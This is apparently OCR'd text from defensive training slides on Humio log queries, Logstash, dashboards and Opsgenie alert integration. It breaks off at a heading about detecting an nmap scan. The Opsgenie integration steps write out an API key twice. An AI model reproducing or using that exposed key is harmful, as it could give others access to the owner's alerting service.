
Viewing the events in Humio

Data source shows #type being set to the parser name




Groupby(@source) shows where the logs came from

```
groupBy(@source)
```



Software being used on the network

```
1 @source="/opt/zeek/logs/current/software.log"
2 | groupBy(name)
```



Logstash

Logstash

• Logstash is a utility that can ingest logs from various sources, including winlogbeat and filebeat then do additional parsing, filtering, and output the data
• Instead of sending output from Filebeat and Winlogbeat directly to Humio, it could also have been sent to Logstash and Logstash could have sent it to Humio
• Logstash has the concept of input, filter, and output
  ◇ Input is all the different ways it can ingest data
  ◇ Filter can work with the data to parse it, do lookups on the data, perform manipulation such as drop an event or change fields, and etc...
  ◇ Output part can output the data to various ways
• It is possible to use logstash to enrich data such as network traffic data with Geoip information
  ◇ in addition to that, it's possible to lookup ingest data against an IOC list or asset list
• Logstash can always output the data to other log management software such as Elasticsearch, Graylog, and etc... if a change is required

More information: https://www.elastic.co/logstash

Humio ingest API

Humio ingest API

- Humio allows you to use ingest API with python, golang, and etc to send events to Humio
- The use case for this is if you wanted a custom application to send logs to Humio or if you wanted your application to send logs directly to Humio

Python library: https://github.com/humio/python-humio
Ingest example: https://github.com/humio/python-humio#humioingestclient

Humio queries and dashboards

Humio queries and dashboards

- Humio queries can be used to make widgets
- Widgets can show raw data or specific fields or even graphs
- To get certain fields and display a table, typically select() and groupby() will work
- For graphs, there are many options, including timechart, bar chart, and pie chart
- World map is also supported

Humio dashboards documentation:
https://docs.humio.com/docs/dashboards/

Querying Humio data:
https://docs.humio.com/reference/language-syntax/


Query Functions:
https://docs.humio.com/reference/query-functions/

Opsgenie introduction

Opsgenie introduction

- Opsgenie is an alert and incident management app
- It can have alerts and incidents and alerts could become a part of an incident
- This documentation focuses on just alerts and not incidents


Alerts page looks like this




- Alerts can be created, acknowledged, and closed.
- Alerts have Priority level of 1-5, with 1 being critical and 5 being informational.
- Alerts also have Notes, where comments can be added
- Alerts can be created via integration w/ other products or via API as well

More information: https://support.atlassian.com/opsgenie/docs/navigate-the-alerts-list/

Add new Team on Teams page



Once the Team is added, go to the Team page and add Integration



Add integration for Humio and save integration

eams / AlertResponse / Integrations

AlertResponse_Humio (Humio)

og everything, answer anything

Instructions to configure Humio Integration

- In Humio, select **Alerts** from top right.
- Select **Notifiers** from left menu, and click on the **New Notifier** button.
- Paste https://api.opsgenie.com to the "Opsgenie api url" field.
- Paste fd4df08d-679f-4228-940a-6003f46b71d6 into **API Key** field.
- Click on **Create Notifier** button.
- For more information please refer to support document.

Settings

lame:

AlertResponse_Humio

PI Key:


fd4df08d-679f-4228-940a-6003f46b71d6

Alerting with Humio and Opsgenie


Alerting with Humio and Opsgenie

- Alerting in Humio starts with having an Action
- Alerts can be created with queries and the query results are turned into an alert, if results are found when the query is ran
- An alert is made up of:
  - ◇ Name - alert name
  - ◇ Description - alert description
  - ◇ Query - Query that will trigger the alert if something is returned
  - ◇ Time Window - how much data to search
  - ◇ Actions - what to do with the alert
  - ◇ Throttling - Throttle Period - how often to run the query

Creation a Humio Action based on instructions from Opsgenie Integration page



Test Action can be used to test the alert




Adding an alert to detect an nmap scan

